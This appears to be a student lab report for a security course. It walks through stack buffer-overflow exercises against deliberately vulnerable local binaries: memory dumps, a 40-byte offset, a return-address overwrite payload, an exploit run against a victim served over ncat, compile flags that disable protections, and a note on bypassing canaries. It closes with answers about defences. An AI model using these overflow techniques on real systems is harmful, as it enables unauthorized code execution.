
Actitviy 6


1.



```
lucas@Lucass:/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6$ ./q1
&main = 0x401176
&myfunction = 0x4011d5
&&ret_addr = 0x4011c4
&i = 0x7ffd4c2396bc
sizeof(pointer) is 8
&buf[0] = 0x7ffd4c2396c0
0x7ffd4c2396fc: 0xd2
0x7ffd4c2396fb: 0xa1    0x7ffd4c2396fa: 0x2     0x7ffd4c2396f9: 0xa1    0x7ffd4c2396f8: 0xca
0x7ffd4c2396f7: 0x0     0x7ffd4c2396f6: 0x0     0x7ffd4c2396f5: 0x7f    0x7ffd4c2396f4: 0xfd
0x7ffd4c2396f3: 0x4c    0x7ffd4c2396f2: 0x23    0x7ffd4c2396f1: 0x97    0x7ffd4c2396f0: 0x90
0x7ffd4c2396ef: 0x0     0x7ffd4c2396ee: 0x0     0x7ffd4c2396ed: 0x0     0x7ffd4c2396ec: 0x0
0x7ffd4c2396eb: 0x0     0x7ffd4c2396ea: 0x40    0x7ffd4c2396e9: 0x11    0x7ffd4c2396e8: 0xc4
0x7ffd4c2396e7: 0x0     0x7ffd4c2396e6: 0x0     0x7ffd4c2396e5: 0x7f    0x7ffd4c2396e4: 0xfd
0x7ffd4c2396e3: 0x4c    0x7ffd4c2396e2: 0x13    0x7ffd4c2396e1: 0x96    0x7ffd4c2396e0: 0xf0
0x7ffd4c2396df: 0x0     0x7ffd4c2396de: [illegible]  0x7ffd4c2396dd: 0x76    0x7ffd4c2396dc: 0xd2
0x7ffd4c2396db: 0xa1    0x7ffd4c2396da: 0x36    0x7ffd4c2396d9: 0xe2    0x7ffd4c2396d8: 0xe0
0x7ffd4c2396d7: 0x0     0x7ffd4c2396d6: 0x0     0x7ffd4c2396d5: 0x7f    0x7ffd4c2396d4: 0xfd
0x7ffd4c2396d3: 0x0     0x7ffd4c2396d2: 0x38    0x7ffd4c2396d1: 0x37    0x7ffd4c2396d0: 0x36
0x7ffd4c2396cf: 0x35    0x7ffd4c2396ce: 0x34    0x7ffd4c2396cd: 0x33    0x7ffd4c2396cc: 0x32
0x7ffd4c2396cb: 0x31    0x7ffd4c2396ca: 0x30    0x7ffd4c2396c9: 0x39    0x7ffd4c2396c8: 0x38
0x7ffd4c2396c7: 0x37    0x7ffd4c2396c6: 0x36    0x7ffd4c2396c5: 0x35    0x7ffd4c2396c4: 0x34
0x7ffd4c2396c3: 0x33    0x7ffd4c2396c2: 0x32    0x7ffd4c2396c1: 0x31
... end
```

by counting its 40 bytes between buf[0] to ret_addr

2.




```
lucas@Lucass:/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6$ python3 wrapper.py
exec ./q2 with buff b'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\xb6\x11@'
&main = 0x401347
&myfunction = 0x401249
&greeting = 0x4011b6
Welcome to exercise II
I hope you enjoy it

&i = 0x7ffe70222e6c
&buf[0] = 0x7ffe70222e70
xxxxxxxxxxxxxxxxxxxxxxx�xxxxxxxxxxxxxxxx�@
Welcome to exercise II
I hope you enjoy it
```

easily do it just lets offset be 40 bytes and replace ret_addr with greeting function addr(4011b6)


3.



```
Windows PowerShell
版权所有 (C)  Microsoft Corporation。保留所有权利。

安装最新的 PowerShell，了解新功能和改进！https://aka.ms/PSWindows

PS C:\Users\lucas> cd .\Desktop\CP49\Senior\Security\Activity\Act6
PS C:\Users\lucas\Desktop\CP49\Senior\Security\Activity\Act6> wsl -d ubuntu
lucas@Lucass:/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6$ ncat -lp 60000 -e ./victim
asd
^C
lucas@Lucass:/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6$ ncat -lp 60000 -e ./victim
sad
^C
lucas@Lucass:/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6$ ncat -lp 60000 -e ./victim
&main = 0x00000000004013f0
&vulnerable = 0x0000000000401382
&retpoint = 0x0000000000401529
&shell = 0x0000000000401256
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   477  100   477    0     0   3106      0 --:--:-- --:--:-- --:--:--  3117
lucas@Lucass:/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6$
```



```
lucas@Lucass:/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6$ python3 att.py
Offset (40?):40
Target (shell) address (eg. 5647740e61b5): 123132123
Traceback (most recent call last):
  File "/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6/att.py", line 6, in <module>
    addr=bytearray.fromhex(target_addr)
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
ValueError: non-hexadecimal number found in fromhex() arg at position 9
lucas@Lucass:/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6$ python3 att.py
/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6/att.py:3: DeprecationWarning: 'telnetlib'
 is deprecated and slated for removal in Python 3.13
  import telnetlib
Offset (40?):40
Target (shell) address (eg. 5647740e61b5): 401256
__   __
\ \ / /__  _   _    __ _ _ __ ___
 \ V / _ \| | | |  / _` | '__/ _ \
  | | (_) | |_| | | (_| | | |  __/
  |_|\___/ \__,_|  \__,_|_|  \___|

 _   _    _    ____ _  _______ ____
| | | |  / \  / ___| |/ / ____|  _ \
| |_| | / _ \| |   | ' /|  _| | | | |
|  _  |/ ___ \ |___| . \| |___| |_| |
|_| |_/_/   \_\____|_|\_\_____|____(_)

This is just for demonstration.

*** Connection closed by remote host ***
lucas@Lucass:/mnt/c/Users/lucas/Desktop/CP49/Senior/Security/Activity/Act6$ |
```

`gcc -o victim ./victim.c -fno-stack-protector -no-pie using this command to compile to disable protection`

4. Bonus: From exercise 2 and 3, can you explode the buffer-overflow attack even when the canary-style protection is activated? Please explain your analysis.
Ans : Since in ex 2 and 3, we can objdumb so we just observing the canary style and add it in our input at the exactly same position to remain the same then it is ok.

5. Question: Now you have mastered a type buffer-overflow attack. Please answer the following questions.
5.1 Do you think that exploiting buffer-overflow attacks is trivial? Please justify your answer. (i.e. Is it trivial to write a program to exploit buffer-overflow attacks in a server ?)
Ans : No, its not, nowadays we have add a lot of protection/layer to make buffer overflow harder and harder.
Successful exploitation mean need all of these to line up :

1. memory-corrupting bug is exist and reachable from attacker
2. predictable memory layout : which have random something to prevent
3. ability to inject useful payload bytes (which mostly got block)

5.2 As a programmer, is it possible to avoid buffer overflow in your program (write secure code that is not vulnerable to such attack)? Explain your strategy
Ans : Yes you can greatly reduce risk. even you cannot prove zero bugs, but you can make vulnerabilities rare and exploitable paths extremely unlikely.
Strategy will cover many aspects starting from

1. language : prefer memory-safe languages for new code like Java
2. Bounds input : Normalize and canonicalize input lengths
3. Run services with least privilege and in sandboxes/containers.